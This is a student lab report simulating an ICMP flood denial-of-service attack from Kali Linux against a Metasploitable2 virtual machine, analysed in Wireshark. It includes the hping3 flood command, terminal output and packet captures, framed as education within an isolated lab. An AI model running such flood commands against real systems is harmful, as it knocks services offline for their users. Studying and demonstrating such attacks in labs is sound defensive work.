

A
Report
on
Cybersecurity
Project

Project Title:
“Denial of Service (DoS) Attack Simulation”

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Abstract

This project focuses on understanding and demonstrating a Denial of Service (DoS) attack in a safe and controlled virtual lab environment. The experiment was carried out using Kali Linux as the attacker machine and Metasploitable2 as the target system. The main aim of this project is to understand how excessive network traffic can affect the availability and performance of a system.

In this setup, a flooding attack was simulated using a packet generation tool, while Wireshark was used to capture and analyze the network traffic in real time. By observing the packet flow, it became clear how a sudden increase in ICMP requests can overload a target system and slow down its response.

This project also helps in comparing normal network behavior with attack conditions, making it easier to identify unusual traffic patterns. Overall, the experiment provides practical knowledge of how DoS attacks work and highlights the importance of monitoring and securing network systems against such threats.

INDEX

1. Objectives	01
2. Tools Used	01
3. System Architecture	02
4. Procedure	03
5. Packet Analysis	04
6. Results	05
7. Screenshots	06
8. Limitations	09
9. Conclusion	09
10.Ethical Consideration	09

1. Objectives:

1. To understand the basic concept and working of Denial of Service (DoS) attacks.
2. To simulate a network flooding attack in a controlled and safe virtual environment.
3. To analyze network traffic using Wireshark and observe packet-level behavior.
4. To compare normal network activity with attack traffic patterns.
5. To study how excessive traffic affects system performance and availability.
6. To gain practical knowledge of cybersecurity tools and attack analysis.

2. Tools Used:

1. Kali Linux (Attacker Machine):

Release: 2025.4

Codename: kali-rolling

A penetration testing operating system used to perform the simulated DoS attack and run network testing tools.

2. Metasploitable 2 (Target Machine):

The target machine (Metasploitable2) was assigned a private IP address (192.168.111.130), which was used for performing the attack simulation.

A vulnerable virtual machine intentionally designed for security testing, used as the target system in this experiment.

3. Wireshark (Packet Analyzer):

Wireshark 4.6.3

A network protocol analyzer used to capture and analyze real-time network traffic, helping in identifying abnormal packet flow during the attack.

4. VMware Workstation (Virtualization Platform):

Name: VMware® Workstation Pro 25H2

Version: 25.0.0.24995812


Used to create and manage virtual machines, allowing both attacker and target systems to run in an isolated environment.

5. hping3 (Packet Generation Tool):

hping3 3.0.0-alpha-2

A command-line tool used to generate and send custom network packets, which was utilized to perform the ICMP flooding attack.

3. System Architecture:



4. Procedure:

Step 1: Start Virtual Machines

- Launch Kali Linux and Metasploitable2 in VMware

Step 2: Identify Target IP

`ifconfig`

- Note the IP address of Metasploitable (192.168.111.130)

Step 3: Start Wireshark

- Open Wireshark in Kali Linux
- Select network interface (eth0)
- Apply filter:

`icmp`

Step 4: Perform DoS Attack

`hping3 --icmp --flood 192.168.111.130`

Step 5: Observe Traffic

- Monitor packet flow in Wireshark
- Observe continuous ICMP packets

Step 6: Stop Attack

- Press **Ctrl + C** to stop attack

5. Packet Analysis:

The captured packets in Wireshark provide detailed insights into the ICMP flooding attack performed during the experiment. The packet-level inspection confirms the behavior and impact of the attack on the target system.

1. IP Layer Details

- **Source IP Address:** 192.168.111.129 (Attacker – Kali Linux)
- **Destination IP Address:** 192.168.111.130 (Target – Metasploitable2)
- **Protocol:** ICMP (Internet Control Message Protocol)
- **Time To Live (TTL):** 64
- **Packet Length:** 28 bytes

These details indicate that packets were continuously transmitted from the attacker machine to the target system.

2. ICMP Packet Details

- **Type:** Echo Request / Echo Reply
- **Code:** 0
- **Checksum:** Valid (ensures packet integrity)
- **Sequence Number:** Incrementing for each packet
- **Identifier:** Used to match request and response

This confirms that a large number of ICMP packets were being generated as part of the flooding attack.

3. Traffic Behavior Observed

- Approximately **4.8 million packets** were captured during the attack
- Continuous ICMP packet transmission was observed
- The target system showed **delayed or no response**
- Response time increased significantly (e.g., ~108 ms)

4. Hexadecimal Data Analysis

The lower pane in Wireshark displays raw packet data in hexadecimal format, representing:

- Ethernet Frame
- IP Header
- ICMP Payload

This confirms that the captured data corresponds to actual low-level network communication.

6. Results:


During the experiment, an ICMP-based flooding attack was successfully performed using the attacker machine (Kali Linux) against the target system (Metasploitable2). As soon as the attack was initiated, Wireshark captured a noticeable and sharp increase in ICMP traffic compared to normal network conditions.

From the observed data:

- A massive number of ICMP packets (in millions) were transmitted
- Packet loss reached nearly 100%, showing that the target could not handle the traffic load
- Continuous and repetitive ICMP flooding was observed
- Response time increased significantly during the attack

7. Screenshots

Figure 1: hping3 Attack Execution



```
root@KaliLinux: /home/ilinuxuser
Session Actions Edit View Help

(ilinuxuser@KaliLinux)-[~]
$ sudo su
(root@KaliLinux)-[/home/ilinuxuser]
# hping3 --icmp --flood 192.168.111.130
HPING 192.168.111.130 (eth0 192.168.111.130): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.111.130 hping statistic —
137490 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root@KaliLinux)-[/home/ilinuxuser]
# hping3 --icmp --flood 192.168.111.130
HPING 192.168.111.130 (eth0 192.168.111.130): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.111.130 hping statistic —
3113844 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root@KaliLinux)-[/home/ilinuxuser]
# hping3 --icmp --flood 192.168.111.130
HPING 192.168.111.130 (eth0 192.168.111.130): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
█
```

Figure 2: Wireshark ICMP Traffic

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> + icmp

No.	Time	Source	Destination	Protocol	Length	Info
3061856	69.477196953	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061857	69.477217583	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061858	69.477243791	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061859	69.477264216	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061860	69.477294250	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061861	69.477314901	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061862	69.477345067	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061863	69.477366256	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061864	69.477397542	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061865	69.477419085	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061866	69.477463000	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061867	69.477485827	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061868	69.477517568	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061869	69.477538827	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061870	69.477587634	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061871	69.477609174	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request
3061872	69.477690651	192.168.111.129	192.168.111.130	ICMP	42	Echo (ping) request

▶ Frame 2898661: Packet, 60 bytes on wire (480 bits)
 ▶ Ethernet II, Src: VMware_2d:08:17 (00:0c:29:2d:08:17), Dst: 00:0c:29:2d:08:17
 ▶ Internet Protocol Version 4, Src: 192.168.111.130, Dst: 192.168.111.129
 ▶ Internet Control Message Protocol

Type: Echo (ping) reply (0)

Code: 0

Checksum: 0x294f [correct]
 [Checksum Status: Good]

Identifier (BE): 40497 (0x9e31)
 Identifier (LE): 12702 (0x319e)

Sequence Number (BE): 14463 (0x387f)
 Sequence Number (LE): 32568 (0x7f38)

[Request frame: 2893835]
 [Response time: 108.659 ms]

Figure 3: Packet Details

0000	00 0c 29 10 bd d7 00 0c	29 2d 08 17 08 00 45 00	..)-....)-....E.
0010	00 1c e5 88 00 00 40 01	35 04 c0 a8 6f 82 c0 a8	@.5...o...
0020	6f 81 00 00 29 4f 9e 31	38 7f 00 00 00 00 00 00	o...)0.1 8.....
0030	00 00 00 00 00 00 00 00	00 00 00 00	

Packets: 4816685 Profile: Default

No.	Time	Source	Destination	Protocol	Length	Info
▶	Frame 2898661:	Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0				
▶	Ethernet II,	Src: VMware_2d:08:17 (00:0c:29:2d:08:17), Dst: VMware_10:bd:d7 (00:0c:29:10:bd:d7)				
▼	Internet Protocol Version 4,	Src: 192.168.111.130, Dst: 192.168.111.129				
	0100 = Version:	4				
	 0101 = Header Length:	20 bytes (5)				
▶	Differentiated Services Field:	0x00 (DSCP: CS0, ECN: Not-ECT)				
	Total Length:	28				
	Identification:	0xe588 (58760)				
▶	000. = Flags:	0x0				
	...0 0000 0000 0000 = Fragment Offset:	0				
	Time to Live:	64				
	Protocol:	ICMP (1)				
	Header Checksum:	0x3504 [validation disabled]				
	[Header checksum status:	Unverified]				
	Source Address:	192.168.111.130				
	Destination Address:	192.168.111.129				
	[Stream index:	0]				
▼	Internet Control Message Protocol					
	Type: Echo (ping) reply (0)					
	Code:	0				
	Checksum:	0x294f [correct]				
	[Checksum Status:	Good]				
	Identifier (BE):	40497 (0x9e31)				
	Identifier (LE):	12702 (0x319e)				
	Sequence Number (BE):	14463 (0x387f)				
	Sequence Number (LE):	32568 (0x7f38)				
	[Request frame:	2893835]				
	[Response time:	108.659 ms]				

8. Limitations

- The experiment was conducted only in a controlled virtual environment, which may not fully represent real-world network conditions
- The attack was not tested on real systems due to ethical and legal constraints
- Only an ICMP-based DoS attack was simulated; other advanced attack types were not included
- The setup involved a single attacker and target, so it does not reflect distributed attack scenarios

9. Conclusion

The project successfully demonstrated a Denial of Service (DoS) attack in a controlled virtual lab environment. It clearly showed how excessive network traffic can overwhelm a system's resources, leading to degraded performance and reduced availability. Through the use of Wireshark, the packet-level behavior of the attack was effectively analyzed, providing deeper insight into traffic patterns during abnormal conditions. Overall, this project helped in gaining practical knowledge of network security concepts and highlighted the importance of protecting systems against such attacks.

10. Ethical Consideration

This experiment was conducted strictly within a controlled and isolated virtual lab environment for educational purposes only. No real-world systems or networks were targeted. It is important to note that performing unauthorized attacks on systems or networks without proper permission is illegal and unethical. This project emphasizes responsible and ethical practices in cybersecurity.